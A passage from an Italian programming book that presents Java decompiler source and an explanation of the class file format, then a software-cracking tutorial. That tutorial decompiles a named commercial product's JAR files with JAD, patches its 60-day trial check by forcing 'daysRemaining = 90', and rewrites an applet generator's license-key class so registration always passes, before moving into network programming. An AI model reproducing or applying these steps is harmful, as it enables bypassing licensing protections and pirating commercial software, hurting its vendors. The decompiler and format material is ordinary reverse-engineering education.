textfield1.append("nCreating constant pool ...nn");
tmp = new decompJavaData(0, (short) 0, (short) 0, 0, 0, null, 0.0f ,
0.0, 0L);
// Una usata da JAVA VM
classTable.addElement(tmp);
// e una usata da me per far iniziare l' indice a 1
classTable.addElement(tmp);
byteRead = 0;
for(int index=1;index != numConstantPool;index++) {
tag = u41 = u42 = 0;
u21 = u22 = 0;
stringa = null;
f = 0.0f;
d = 0.0;
l = 0L;
try {
++byteRead;
tag = in.readUnsignedByte() & 0xff;
switch(tag) {
case CONSTANT_Class:
byteRead += 2;
// name_index
u21 = (short) in.readUnsignedShort();
break;
case CONSTANT_String:
byteRead += 2;
// name_index
u21 = (short) in.readUnsignedShort();
break;
case CONSTANT_NameAndType:
case CONSTANT_Fieldref:
case CONSTANT_Methodref:
case CONSTANT_InterfaceMethodref:
byteRead += 4;
// Class index
u21 = (short) in.readUnsignedShort();
// name_and_type
u22 = (short) in.readUnsignedShort();
break;
case CONSTANT_Integer:
byteRead += 4;
value = in.readUnsignedShort();
u41 = ((value << 16) + (short)
in.readUnsignedShort());
break;
case CONSTANT_Float:
byteRead += 4;
value = in.readUnsignedShort();
u41 = ((value << 16) + (short)
in.readUnsignedShort());
if(u41 == 0x7f800000)
// Positive infinity
f = 1.0f/0.0f;
else
if(u41 == 0xff800000)
// Negativi infinity
f = -1.0f/0.0f;
else
if((u41 >= 0x7f800000 && u41 <=
0x7fffffff) ||(u41 >= 0xff800001 && u41 <= 0xffffffff))
// NaN (NotANumber)
f = 0.0f/0.0f;
else {
int s = ((u41 >> 31) == 0) ? 1 :
-1;
int e = ((u41 >> 23) & 0xff);
int m = (e == 0) ? (u41 &
0x7fffff) << 1 : (u41 & 0x7fffff) | 0x800000;
f = (float)((float)s * (float) m
* (2 ^ (e - 150)));
}
break;
case CONSTANT_Long:
byteRead += 8;
u41 = in.readInt();
u42 = in.readInt();
l = ((long) u41 << 32) + u42;
break;
case CONSTANT_Double:
byteRead += 8;
u41 = in.readInt();
u42 = in.readInt();
l = ((long) u41 << 32) + u42;
if(l == 0x7f80000000000000L)
// Positive infinity
d = 1.0/0.0;
else
if(l == 0xff80000000000000L)
// Negative infinity
d = -1.0/0.0;
else
if((l >= 0x7ff0000000000001L && l <=
0x7fffffffffffffffL ) ||(l >= 0xfff0000000000001L && l <= 0xffffffffffffffffL))
// NaN (NotANumber)
d = 0.0/0.0;
else {
long s = ((l >> 63) == 0) ? 1 :
-1;
long e = ((l >> 52) & 0x7ff);
long m = (e == 0) ? (l &
0xffffffffffffL) << 1 : (l & 0xffffffffffffL) | 0x10000000000000L;
d = (double)((double)s *
(double) m * (2 ^ (e - 1075)));
}
break;
case CONSTANT_Utf8:
u21 = (short) in.readUnsignedShort();
byteRead += u21;
strBuf = new StringBuffer(u21);
for(idx=0;idx!=u21;idx++) {
c = (char) in.readByte();
strBuf.append(c);
}
stringa = new String(strBuf.toString());
break;
}
} catch(IOException e) {}
tmp = new decompJavaData(tag, u21, u22, u41, u42, stringa, f,
d, l);
classTable.addElement(tmp);
}
try {
strBuf = new StringBuffer();
access_flag = in.readUnsignedShort();
if((access_flag & 0x0001) == 0x0001)
strBuf.append("public ");
if((access_flag & 0x0010) == 0x0010)
strBuf.append("final ");
if((access_flag & 0x0020) == 0x0020)
strBuf.append("class ");
if((access_flag & 0x0200) == 0x0200)
strBuf.append("interface ");
if((access_flag & 0x0400) == 0x0400)
strBuf.append("abstract ");
this_class = in.readUnsignedShort();
tmp = (decompJavaData) classTable.elementAt(this_class);
thisClassName = new String(tmp.str);
strBuf.append(thisClassName);
textfield1.append(strBuf.toString());
super_class = in.readUnsignedShort();
if(super_class != 0) {
tmp = (decompJavaData)
classTable.elementAt(super_class);
textfield1.append(" extends ");
tmpStr = removeSlash(tmp.str);
textfield1.append(extractClassName(tmpStr));
}
interfaces_count = in.readUnsignedShort();
if(interfaces_count != 0) {
textfield1.append(" implements ");
for(idx = 0; idx != interfaces_count;idx++) {
name_at = in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(name_at);
if(idx > 0) {
textfield1.append(", ");
}
tmpStr = removeSlash(tmp.str);
textfield1.append(extractClassName(tmpStr));
}
textfield1.append("n{n");
}
textfield1.append("n// ---------------------n//
Variable(s)n// ---------------------nn");
fields_count = in.readUnsignedShort();
if(fields_count > 0) {
for(idx=0;idx!=fields_count;idx++) {
fields_access_flag = in.readUnsignedShort();
textfield1.append("t");
if((fields_access_flag & 0x0001) == 0x0001)
textfield1.append("public ");
if((fields_access_flag & 0x0002) == 0x0002)
textfield1.append("private ");
if((fields_access_flag & 0x0004) == 0x0004)
textfield1.append("protected ");
if((fields_access_flag & 0x0008) == 0x0008)
textfield1.append("static ");
if((fields_access_flag & 0x0010) == 0x0010)
textfield1.append("final ");
if((fields_access_flag & 0x0040) == 0x00040)
textfield1.append("volatile ");
if((fields_access_flag & 0x0080) == 0x0080)
textfield1.append("transient ");
name_index = in.readUnsignedShort();
descriptor_index = in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(descriptor_index+1);
tmpStr = new
String(removeSlash(analizeString(tmp.str)));
textfield1.append(extractClassName(tmpStr));
tmp = (decompJavaData)
classTable.elementAt(name_index+1);
textfield1.append(" " + tmp.str+";");
attribute_count = in.readUnsignedShort();
if(attribute_count > 0) {
for(idx1=0;idx1!=attribute_count;idx1++) {
attribute_name_index =
in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(name_index);
textfield1.append(tmp.str);
attribute_length = in.readInt();
strBuf = new
StringBuffer(attribute_length);
for(idx2=0;idx2!=attribute_length;idx2+
+) {
c = (char) in.readByte();
strBuf.append(c);
}
stringa = new
String(strBuf.toString());
textfield1.append(stringa);
}
}
textfield1.append("n");
}
}
textfield1.append("n// ---------------------n//
Method(s)n// ---------------------nn");
methods_count = in.readUnsignedShort();
if(methods_count > 0) {
for(idx1=0;idx1!=methods_count;idx1++) {
methods_access_flag = in.readUnsignedShort();
textfield1.append("t");
if((methods_access_flag & 0x0001) == 0x0001)
textfield1.append("public ");
if((methods_access_flag & 0x0002) == 0x0002)
textfield1.append("private ");
if((methods_access_flag & 0x0004) == 0x0004)
textfield1.append("protected ");
if((methods_access_flag & 0x0008) == 0x0008)
textfield1.append("static ");
if((methods_access_flag & 0x0010) == 0x0010)
textfield1.append("final ");
if((methods_access_flag & 0x0020) == 0x0020)
textfield1.append("synchronized ");
if((methods_access_flag & 0x0100) == 0x0100)
textfield1.append("native ");
if((methods_access_flag & 0x0400) == 0x0400)
textfield1.append("abstract ");
name_index = in.readUnsignedShort();
descriptor_index = in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(descriptor_index+1);
tmpStr = new
String(removeSlash(analizeString(tmp.str)));
tmpStr = tmp.str;
tmp = (decompJavaData)
classTable.elementAt(name_index+1);
tmpStr = analizeMethods(tmp.str, tmpStr);
textfield1.append(tmpStr);
attribute_count = in.readUnsignedShort();
if(attribute_count > 0) {
for(idx2=0;idx2!=attribute_count;idx2++) {
attribute_name_index =
in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(attribute_name_index+1);
length_attribute = in.readInt();
in.skipBytes(length_attribute);
}
}
textfield1.append(" {}n");
}
}
attribute_count = in.readUnsignedShort();
if(attribute_count > 0) {
for(idx2=0;idx2!=attribute_count;idx2++) {
attribute_name_index = in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(attribute_name_index+1);
attribute_len = in.readUnsignedShort();
source_file_index = in.readUnsignedShort();
tmp = (decompJavaData)
classTable.elementAt(source_file_index+1);
}
}
} catch(IOException e) {}
textfield1.append("n}n");
try {
in.close();
}
catch(IOException e) {}
}
public void actionPerformed(ActionEvent e)
{
String choiceString;
String selected = e.getActionCommand();
if(selected.equals("Leggi")) {
String className = classe.getText();
if(className.length() > 0)
readClass(className);
}
}
public void windowActivated(WindowEvent event) {}
public void windowClosed(WindowEvent event) {}
public void windowClosing(WindowEvent event) { dispose(); }
public void windowDeactivated(WindowEvent event) {}
public void windowDeiconified(WindowEvent event) {}
public void windowIconified(WindowEvent event) {}
public void windowOpened(WindowEvent event) {}
}
public class decompJava extends Applet
{
private boolean m_fStandAlone = false;
private String m_classfile = "";
private final String PARAM_classfile = "classfile";
String GetParameter(String strName, String[] args)
{
if (args == null)
{
return getParameter(strName);
}
int i;
String strArg = strName + "=";
String strValue = null;
int nLength = strArg.length();
try
{
for (i = 0; i < args.length; i++)
{
String strParam = args[i].substring(0, nLength);
if (strArg.equalsIgnoreCase(strParam))
{
strValue = args[i].substring(nLength);
if (strValue.startsWith("""))
{
strValue = strValue.substring(1);
if (strValue.endsWith("""))
strValue = strValue.substring(0,
strValue.length() - 1);
}
break;
}
}
}
catch (Exception e) {}
return strValue;
}
void GetParameters(String[] args)
{
String param;
param = GetParameter(PARAM_classfile, args);
if (param != null)
m_classfile = param;
}
public static void main(String[] args)
{
decompJavaFrame frame = new decompJavaFrame();
decompJava applet_decompJava = new decompJava();
frame.add("Center", applet_decompJava);
applet_decompJava.m_fStandAlone = true;
applet_decompJava.GetParameters(args);
applet_decompJava.init();
frame.setVisible(true);
frame.setSize(500, 330);
}
public String getAppletInfo()
{
return "Name: decompJavarn" +
"Author: Flavio Bernardotti.rn" +
"Created with Microsoft Visual J++ Version 1.1";
}
public String[][] getParameterInfo()
{
String[][] info =
{
{ PARAM_classfile, "String", "Parameter description" },
};
return info;
}
public void init()
{
if (!m_fStandAlone)
GetParameters(null);
}
}
Eravamo rimasti al magic number e alla versione del compilatore.
Il valore successivo da leggere e’ quello che rappresenta il numero delle voci
della CPT.
L’ elemento 0 viene utilizzato dalla macchina virtuale Java per cui il primo
elemento da noi inserito avra’ come indice 1.
Il numero degli elementi ci servira’ a leggere un numero di strutture a
lunghezza variabile rappresentate come segue :
cp_info {
u1 tag;
u1 info[];
}
Il primo valore rappresenta la tipologia della voce e precisamente :
CONSTANT_Class 7
CONSTANT_Fieldref 9
CONSTANT_Methodref 10
CONSTANT_InterfaceMethodref 11
CONSTANT_String 8
CONSTANT_Integer 3
CONSTANT_Float 4
CONSTANT_Long 5
CONSTANT_Double 6
CONSTANT_NameAndType 12
CONSTANT_Utf8 1
U1 info[] assume una struttura diversa a seconda del tag.
La parte del codice che si interessa di creare le voci e’ quella che inizia con:
for(int index=1;index != numConstantPool;index++) {
tag = u41 = u42 = 0;
u21 = u22 = 0;
stringa = null;
f = 0.0f;
d = 0.0;
l = 0L;
try {
++byteRead;
tag = in.readUnsignedByte() & 0xff;
switch(tag) {
case CONSTANT_Class:
byteRead += 2;
Nel case di un tag di tipo CONSTANT_Class la struttura e’
CONSTANT_Class_info {
u1 tag;
u2 name_index;
}
Dove trovate name_index significa che ‘ il riferimento al numero di elemento
della CPT dove si trova la specifica.
La rappresentazione e’ particolare.
Le tipologie dei dati sono :
B byte signed byte
C char character
D double double-precision IEEE 754 float
F float single-precision IEEE 754 float
I int integer
J long long integer
L<classname>; ... an instance of the class
S short signed short
Z boolean true or false
[ ... one array dimension
Gli array vengono rappresentati come segue.
Ad esempio
Double d[][][] [[[D
Oppure un riferimento ad una classe del tipo
Java.awt.String Ljava/awt/String;
Le funzioni analizeString() analizeMethods() servono appunto a riportare a
formato normale tali notazioni.
Le strutture dei tag CONSTANT_Fieldref, CONSTANT_Methodref e
CONSTANT_InterfaceMethodref possiedono la seguente struttura :
CONSTANT_Fieldref_info {
u1 tag;
u2 class_index;
u2 name_and_type_index;
}
CONSTANT_Methodref_info {
u1 tag;
u2 class_index;
u2 name_and_type_index;
}
CONSTANT_InterfaceMethodref_info {
u1 tag;
u2 class_index;
u2 name_and_type_index;
}
class_index e name_and_type_index rappresentano sempre gli indici d’ accesso
alla CPT.
Un altro tag e’ dato da CONSTANT_String che e’ utilizzato per rappresentare gli
oggetti di tipo java.lang.String
CONSTANT_String_info {
u1 tag;
u2 string_index;
}
I tag CONSTANT_Integer e CONSTANT_Float utilizzano invece la seguente struttura.
CONSTANT_Integer_info {
u1 tag;
u4 bytes;
}
CONSTANT_Float_info {
u1 tag;
u4 bytes;
}
Dove nel caso dell’ intero u4 e’ il valore.
Nel caso del float assume i seguenti valori.
· Se l’argomento e’ 0x7f800000 , il valore del float e’ un infinito positivo.
· Se il valore e’ 0xff800000 , il float e’ un infinito negativo.
· Se l’argomento e’ compreso tra 0x7f800001 e 0x7fffffff oppure tra
0xff800001 e 0xffffffff , il valore e un Nan.
· Negli altri casi
int s = ((bytes >> 31) == 0) ? 1 : -1;
int e = ((bytes >> 23) & 0xff);
int m = (e == 0) ?
(bytes & 0x7fffff) << 1 :
(bytes & 0x7fffff) | 0x800000;
Il valore viene dato da S * M * 2 ^ (E – 150)
Nei casi di un CONSTANT_Long e un CONSTANT_Double il discorso e’ un po come il
precedente
CONSTANT_Long_info {
u1 tag;
u4 high_bytes;
u4 low_bytes;
}
CONSTANT_Double_info {
u1 tag;
u4 high_bytes;
u4 low_bytes;
}
Nel caso di un double il valore viene dato da
· Se l’argomento e’ 0x7f80000000000000L, il valore del float e’ un infinito
positivo.
· Se il valore e’ 0xff80000000000000L , il float e’ un infinito negativo.
· Se l’argomento e’ compreso tra 0x7ff0000000000001L e 0x7fffffffffffffffL
oppure tra 0xfff0000000000001L e 0xffffffffffffffffL , il valore e un Nan.
· Negli altri casi
int s = ((bits >> 63) == 0) ? 1 : -1;
int e = (int)((bits >> 52) & 0x7ffL);
long m = (e == 0) ?
(bits & 0xfffffffffffffL) << 1 :
(bits & 0xfffffffffffffL) | 0x10000000000000L;
Il valore viene dato da S * M * 2 ^ (E – 1075)
Nel caso di un CONSTANT_NameANdType la struttura sara’ :
CONSTANT_NameAndType_info {
u1 tag;
u2 name_index;
u2 descriptor_index;
}
I valori name_index e descriptor_index sono sempre indici nella CPT.
CONSTANT_Utf8 rappresenta le stringhe relative ai nomi dei methodi, alle
variabili ecc.
Grazie al suo metodo di trattamento riesce con un byte a rappresentare caratteri
fino a 16 bits.
Da 0x01 a 0x7F sono utilizzati gli 8 bits
I caratteri da 0x80 a 07ff invece usano una parte x e una y per la
rappresentazione.
X 1 1 1 0 bits 6-10
Y 1 0 bits 0-5
I bytes rappresentano il carttere con il calcolo ((X & 0x1f) << 6) + (Y & 0x3f)
I caratteri da 0x800 a 0xffff invece sono rappresentati con :
x: 1 1 1 0 bits 12-15
y: 1 0 bits 6-11 z: 1 0 bits 0-5
Il calcolo sara’ ((x & 0xf ) << 12 ) + ((y & 0x3f ) << 6 ) + (z & 0x3f )
L’ access_flag invece e’ la maschera da cui si ricavano gli attributi della
classe.
Flag Name Value Meaning Used By
ACC_PUBLIC 0x0001 Is public; may be
accessed from
outside its
package. Class,
interface
ACC_FINAL 0x0010 Is final; no
subclasses allowed.
Class
ACC_SUPER 0x0020 Treat superclass
methods specially
in invokespecial .
Class, interface
ACC_INTERFACE 0x0200 Is an interface.
Interface
ACC_ABSTRACT 0x0400 Is abstract; may
not be
instantiated.
Class, interface
This_class rappresenta l’ indice nella CPT da cui si ricava il nome della
classe.
Super_class e’ l’ indice nella CPT da cui si ricava il nome della super classe,
in pratica l’ extends utilizzato (se utilizzato).
Interfaces_count invece e’ il numero delle interfacce.
Mediante questo numero si eseguiranno N letture ognuna delle quali restitura’ il
numero di un ingresso nella CPT da cui ricavare i vari implements.
Rivediamo il codice
this_class = in.readUnsignedShort();
tmp = (decompJavaData) classTable.elementAt(this_class);
thisClassName = new String(tmp.str);
strBuf.append(thisClassName);
textfield1.append(strBuf.toString());
super_class = in.readUnsignedShort();
if(super_class != 0) {
tmp = (decompJavaData) classTable.elementAt(super_class);
textfield1.append(" extends ");
tmpStr = removeSlash(tmp.str);
textfield1.append(extractClassName(tmpStr));
}
interfaces_count = in.readUnsignedShort();
if(interfaces_count != 0) {
textfield1.append(" implements ");
for(idx = 0; idx != interfaces_count;idx++) {
name_at = in.readUnsignedShort();
tmp = (decompJavaData) classTable.elementAt(name_at);
if(idx > 0) {
textfield1.append(", ");
}
tmpStr = removeSlash(tmp.str);
textfield1.append(extractClassName(tmpStr));
}
textfield1.append("n{n");
}
Come si puo’ vedere this_class legge il numero d’ ingresso nella CPT e lo legge.
Successivamente legge supr_class e va a ricavare il nome dell’ extends.
A seconda del numero d’ interfacce, interfaces_count, esegue N letture e dopo
aver reperito il nome nella CPT lo appende dopo la stringa implements.
Lo stesso discorso vale per la parte che segue relativo alle variabili.
Il campo fields_count dice quanti ingressi legati a a variabili sono presenti
nel file .class
Per ogni ingresso si dovranno leggere i seguenti dati rappresentati dalla
struttura :
field_info {
u2 access_flags;
u2 name_index;
u2 descriptor_index;
u2 attributes_count;
attribute_info attributes[attributes_count];
}
Il flag d’ accesso specifica gli attributi della variabile (e’ una maschera) e
precisamente:
Flag Name Value Meaning and Used By
ACC_PUBLIC 0x0001 Is public ; may be
accessed from
outside its
package. Any field
ACC_PRIVATE 0x0002 Is private ; usable
only within the
defining class.
Class field
ACC_PROTECTED 0x0004 Is protected ; may
be accessed within
subclasses. Class
field
ACC_STATIC 0x0008 Is static . Any
field
ACC_FINAL 0x0010 Is final ; no
further overriding
or assignment after
initialization. Any
field
ACC_VOLATILE 0x0040 Is volatile; cannot
be cached. Class
field
ACC_TRANSIENT 0x0080 Is transient ; not
written or read by
a persistent object
manager.Class field
Descriptor_index rappresenta l’ ingresso nella CPT relativo al tipo.
Per l’ identificazione riferitevi alla tabella precedente.
Ricordatevi che ad esempio una variabile long sara’ specificata con Z.
Attributes_count e’ il numero di attributi associati alla variabile ed espressi
dalla struutura :
attribute_info {
u2 attribute_name_index;
u4 attribute_length;
u1 info[attribute_length];
}
Simile e’ anche il discorso dei metodi.
Methods_count e’ il numero di metodi presenti nella classe.
La struttura da cui si ricaveranno le informazioni e’ la seguente.
method_info {
u2 access_flags;
u2 name_index;
u2 descriptor_index;
u2 attributes_count;
attribute_info attributes[attributes_count];
}
access_flags rappresenta anche i questo caso gli attributi.
Flag Name Value Meaning Used By
ACC_PUBLIC 0x0001 Is public ; may be
accessed from
outside its
package. Any method
ACC_PRIVATE 0x0002 Is private ; usable
only within the
defining class.
Class/instance
method
ACC_PROTECTED 0x0004 Is protected ; may
be accessed within
subclasses.Class/in
stance method
ACC_STATIC 0x0008 Is static .
Class/instance
method
ACC_FINAL 0x0010 Is final ; no
overriding is
allowed.
Class/instance
method
ACC_SYNCHRONIZED 0x0020 Is synchronized ;
wrap use in monitor
lock.
Class/instance
method
ACC_NATIVE 0x0100 Is native ;
implemented in a
language other than
Java.Class/instance
method
ACC_ABSTRACT 0x0400 Is abstract ; no
implementation is
provided. Any
method
Il nome viene reperito dalla CPT mediante name_index mentre gli argomenti e le
tipologie di ritorno mediante descriptor_index.
Un metodo del tipo :
Object nome_metodo(String, int)
Viene rappresentato con
(Ljava/lang/String;I)Ljava/lang/Object;
La funzione analizeMethod() passandogli la stringa come quella appena vista e il
nome del metodo restituisce la sua notazione normale.
Se voleste andare ad impelagarvi nella traduzione del codice allora dovrete
andare a leggere le strutture attribute_count e attribute_info che finiscono la
struttura.
Per un approfondimento consiglio gli scritti di Tim Lindholm, Frank Yellin
della JavaSoft.
SEMPLICE SPROTEZIONE CON JAD
In ogni caso quando si cerca di sproteggere un programma JAVA l’unico modo è
quello di seguirne il flusso.
Un notissimo CASE è distribuito in versione DEMO con la limitazione di 60 giorni
di funzionamento.
I files del programma sono tutti contenuti in due files .JAR.
Per prima cosa bisogna riportare fuori da questi archivi i files .CLASS mediante
le utility fornite con il JDJ.
I due files sono :
JDPMAin.jar
JDPSingle.jar
Mediante il comando :
jar –x JDPMain.jar *.class
riportiamo i files alla normalità.
Per capire dove viene fatto il controllo
sulla data bisogna partire dall’inizio.
Per sapere in quale modulo c’è l’entry
point analizziamo le proprietà presenti
dentro all’icona windows da cui si esegue
il programma.
La stringa è la seguente :
C:Windowswjview.exe JDesignerPro http://Flavio/JDesignerPro/ 01001
Esiste in circolazione un programma chiamato JAD.EXE il quale decompila i
file .CLASS restituendo il file .JAVA
Iniziamo a creare il sorgente del modulo da cui parte il programma ovvero quello
riportato nella linea di comando.
Il file è JdesignerPro.class.
Jad JdesignerPro.class JdesignerPro.java
Una volta ricavato il sorgente partiamo dall’inzio per vedere in che punto è
inserito il controllo.
Possiamo comunque cercare alcune stringhe come ad esempio :
license, day, expire ecc.
In questo caso cercando day troiveremo subito il controllo.
k1 = jaggSQL.execSQL(s6, vector);
}
}
if(k1 < 0)
daysRemaining = 1;
String s7 = "";
if(JDPCompiler.indexOf("/") >= 0)
s7 = "/";
if(daysRemaining == 0 && JDPJagg.useJaggServer && JDPJaggDir == null)
getUnixDaysRemaining();
if(daysRemaining == 0 && JDPJagg.useJaggServer && k1 > 0 && JDPJaggDir !=
null)
{
Sarà sufficente inserire la linea :
k1 = jaggSQL.execSQL(s6, vector);
}
}
if(k1 < 0)
daysRemaining = 1;
daysRemaining = 90;
String s7 = "";
Potremmo complicarci la vita andando a cercare la routine vera e propria che
deriva dall’esecuzione dell’interrogazione della prima linea, ma non ne vale la
pena.
Ora ricompilamo il sorgente con :
javac JDesignerPro.java
ed inseriamo il file .CLASS ricavato nel file da cui lo avevamo estratto con :
jar –u JDesignerPro.jar JDesignerPro.class
Molti programmi cercano di complicare le idee dando nomi strani ai metodi per
cui i programmi sono lunghe seuquenze di nomi del tipo :
ooo();
iie();
aii();
In questo caso mediante l’opzione Replace dell’editor usato per visualizzare il
sorgente cambieremo i nomi cercando di assegnarne altri meno confusionari.
Una volta individuati i metodi potremmo cercare di capirne lo scopo e quindi
potremmo successivamente assegnargli dei nomi conformi al loro scopo.
In ogni caso ricordatevi sempre di tenere ostto analisi il sistema durante
l’installazione dei programmi per vedere che valori questi settano dentro al
registro di windows.
Nel capitolo in cui si parlava dei vari software avevo riportato un
disassemblatore Java scritto in ADA anche se di fatto JAD non mi ha mai lasciato
a piedi.
Con java le cose sono abbastanza semplici in quanto le conoscenze necessarie
sono quelle legate ai vari software per la creazione delle librerie .JAR e .CAB
dalle quali estrapolare i file .class da modificare e nelle quali inserire i
.class modificati.
Un esempio pratico per mostrare la semplicità delle sprotezioni di programmi
JAVA.
Il programma in questione è un famoso generatore di Applets (ce ne sono
centinaia per cui non violo nessuna legge a definire la tipologia del software
in esame).
Il programma è incluso dentro ad un certo numero di files .JAR.
Creo una directory in cui inserire i software .class estratti con l’utility di
compattazione di JDK.
Tra i files .class
estratti risualtano
subito emblematici :
preskey.class
ocekey.class
navkey.class
compkey.class
Quel key presente in
tutti i nomi è stato
quello che ha attirato
la mia attenzione.
Li copio in una directory a parte e per evitare di dare 4 volte il comando JAD
imbastisco da DOS la seguente riga (un semplice for da DOS) :
c:> for %a in (*.class) do JAD %a
Il risultato sono quattro files .jad (Java Disassembled) che volendo possiamo
rinominare .java.
Il contenuto di un file, compkey.java è il seguente :
// Decompiled by Jad v1.5.5.3. Copyright 1997-98 Pavel Kouznetsov.
// Jad home page: http://web.unicom.com.cy/~kpd/jad.html
// Decompiler options: packimports(3)
// Source File Name: C:WindowsDesktopcomposercompkey.java
import java.net.URL;
class compkey
{
public static String getKey(String note, URL u)
{
String regURL[] = new String[5];
regURL[0] = "opencube";
regURL[1] = "jesse";
regURL[2] = "localhost";
regURL[3] = "appletcomposer";
regURL[4] = "dev";
int i;
for(i = 1; Character.isDigit(note.charAt(note.length() - i)); i++);
if(u.getProtocol().equalsIgnoreCase("file"))
return note.substring(0, (note.length() - i) + 1).trim();
for(int j = 0; j < regURL.length; j++)
if(u.getHost().toLowerCase().indexOf(regURL[j], 0) != -1)
return note.substring(0, (note.length() - i) + 1).trim();
return "-1";
}
compkey()
{
}
}
Il file modificato diventa come il seguente.
// Decompiled by Jad v1.5.5.3. Copyright 1997-98 Pavel Kouznetsov.
// Jad home page: http://web.unicom.com.cy/~kpd/jad.html
// Decompiler options: packimports(3)
// Source File Name: compkey.java
import java.net.URL;
class compkey
{
public static String getKey(String s, URL url)
{
String as[] = new String[2];
as[0] = "saintly";
as[1] = "tex99";
int i;
for(i = 1; Character.isDigit(s.charAt(s.length() - i)); i++);
if(!url.getProtocol().equalsIgnoreCase("DIEGATESDIE"))
return s.substring(0, (s.length() - i) + 1).trim();
for(int j = 0; j < as.length; j++)
if(url.getHost().toLowerCase().indexOf(as[j], 0) != -1)
return s.substring(0, (s.length() - i) + 1).trim();
return "-1";
}
compkey()
{
}
}
Ne ho riportato solo uno in quanto gli altri sono simili a questo ed in ogni
caso non è importante riprodurli in questo luogo.
A questo punto è sufficiente analizzare il codice e vedere in quale modo viene
composta la chiave o si può sostituire le routine che ritornano vero o falso a
seguito del fatto che il software sia registrato o meno, ricompilare il tutto e
reinserire i file .class dentro ai files .cab o .jar originali.
Sottolineo ANALIZZARE IL CODICE in quanto qui più che mai si tratta di farlo.
In questo caso si doveva anche andare a vedere dove veniva fatta la chiamata in
quanto gli argomenti passati al metodo getKey() sono fondamentali.
Un trucco per sapere dove viene fatta qualche chiamata è il seguente.
Esiste un utility che ultimamente alcune riviste hanno fornito in versione
completa su CD.
Questa utility è FindIt! la quale, passandogli dei percorsi come argomenti,
riesce a creare indici con le parole trovate nei files.
In altre parole prendete i files del programma e li mettete in una directory.
A questo punto avete tutti i files .class in un certo punto del disco.
Mediante il comando DOS che ho riportato prima decompilate tutti i files .class.
C:> For %a in (*.class) do jad %a
Ora se volte potete rinominare tutti i file .jad in .java
C:> Ren *.jad *.java
Da sotto Windows lanciate FindIt! e fategli creare un indice con tutte le parole
che si trovano nei file .java situati in quella directory dove avete appena
lavorato.
Avendo tutti i sorgenti potete utilizzare qualche utility per creare un cross
reference del tutto.
Magari questa funzione è implementata in qualche sistema di sviluppo Java.
Comunque, per tornare a FindIt!, a questo punto tracciate il programma e se ad
un certo punto vi interessa sapere dove c’è una qualche chiamata ad un metodo,
getKey() ad esempio, potete usare la funzione di FIND di FindIt! il quale
clickando sul file mostrato, dove si trova il riferimento, vi posizionerà
direttamente in edit.
Personalmente uso FindIt! per tanti scopi simili come ad esempio con il grosso
archivio FAQ di Microsoft che vengono fornite come tanti files .TXT posizionati
in un albero di directory abbastanza complesso.
Quando cerco un argomento con questo programma lo trovo immediatamente.
Poi di fatto esistono tante altre utility che creano un Altavista locale, un
motore di ricerca, sul vostro computer.
Molte funzioni legate alla serializzazione vengono fatte nei programmi java
tramite metodi che svolgono funzionalità di rete.
Guardate nell’esempio precedente i vari URL, u.getProtocol() ecc.
Nel presente volume ho voluto inserire una parte di programmazione di rete
tramite Java anche per aiutare a comprendere certe funzioni e non solo per il
motivo di permettere la creazione di un libreria di metodi per l’accesso alla
rete.
CONTROLLO DELLA RETE
JAVA possiede delle classi che permettono la programmazione di rete per cui
penso che sia il linguaggio più idoneo per creare software agganciati a questa.
Anche le librerie del Linguaggio C possiedono funzioni potenti a riguardo degli
accessi al protocollo TCP.
Per scrivere software che utilizzassero la rete le soluzioni erano diverse.
La prima riguardava certe librerie come ad esempio SuperTCP.
Queste librerie o ActiveX che siano forniscono funzionalità per accedere alla
rete, possono essere utilizzate da qualsiasi linguaggio, ma possiedono il
problema di essere a pagamento.
Il VisualC possiede delle classi MFC per l’accesso alla rete ma anche in questo
caso il Visual C++ non è public domain.
JDK invece è possibile prelevarlo dal sito SUN e tutte le classi per la gestione
della rete sono interne alle classi fornite.
Avevamo visto inizialmente dei password cracker ed altri software che usando
bugs di FTP creavano accessi a sistemi remoti.
Bene.
Questi software possono essere anche facilmente scritti in Java grazie appunto a
queste librerie.
L’unica cosa è che bisogna conoscere qualche concetto di programmazione in rete.
In questo capitolo tratterò sia le classi per l’uso della rete che la teoria
legata a questa.
Vedrete che tra le altre cose troverete divertente e rilassante l’uso di Java.
Java faciliterà coloro che non conoscono il C e quando avranno imparato Java si
renderanno conto che pasare al C++ sarà molto più semplice.
Inoltre la scelta di Java è anche legata al fatto di non fare una scelta sulla
‘storia’.
Prima di iniziare a vedere l’argomento voglio sottolineare che la prima parte
sarà relativa alla teoria della rete che è indipendente dal linguaggio.
Il grosso successo di Java dipende sicuramente dal fatto che la pubblicità’
fattagli lo elegge a linguaggio per eccellenza per lo sviluppo di software per
Internet.
Lo stesso discorso e’ avvenuto con il protocollo TCP/IP la cui la strabiliante
popolarità’ e’ derivata anche in questo caso al suo legame con Internet.
Spesso il troppo parlare di certe cose fa nascere dei miti che alcune volte
portano ad esagerare sulla vera essenza di una cosa oppure spingono a utilizzare
delle parole senza di fatto conoscerne il vero significato.
Java e TCP/IP costituiscono due esempi di un caso e dell’ altro.
Il primo e’ stato talmente pubblicizzato legato a Internet che sembra quasi che
l’ unico problema relativo alla scrittura di software per questa ultima sia
quella di installare il compilatore.
Una volta poi installato il tutto iniziano le varie “santificazioni” quando ci
si accorge che il tutto non era poi cosi semplice in quanto iniziano a sorgere
un infinita di “…questo non e’ possibile farlo perché il gestore della
sicurezza non permette di …”, “…non e’ permessa la scrittura su host perché…”,
“…il protocollo ha problemi se si usano streams di …”, ecc.
Il secondo caso invece e’ costituito dal fatto che tutti parlano di TCP/IP ma
pochi conoscono bene come questo funziona.
Le filosofie orientali legate allo Zen (e all’ arte di programmare) parlano di
“medianita’” ovvero della ricerca del punto di equilibrio.
Alcuni concetti a volte sono veramente complessi e la loro conoscenza totale
porterebbe ad impiegare eccessive forze in relazione agli obbiettivi che ci si
prefiggono.
Prendiamo ad esempio il protocollo TCP/IP (Transmission Control
Protocol/Internet Protocol).
La conoscenza globale pretenderebbe uno sforzo notevole in quanto l’
argomentazione e’ veramente complessa soprattutto se si scende a livello di
progettazione.
In ogni caso una buona conoscenza di alcuni principi di base permette di
sopperire ad alcuni problemi che sorgono utilizzando Java in ambiente Internet.
Infatti alcune limitazioni relative agli applets sono veramente pesanti quali ad
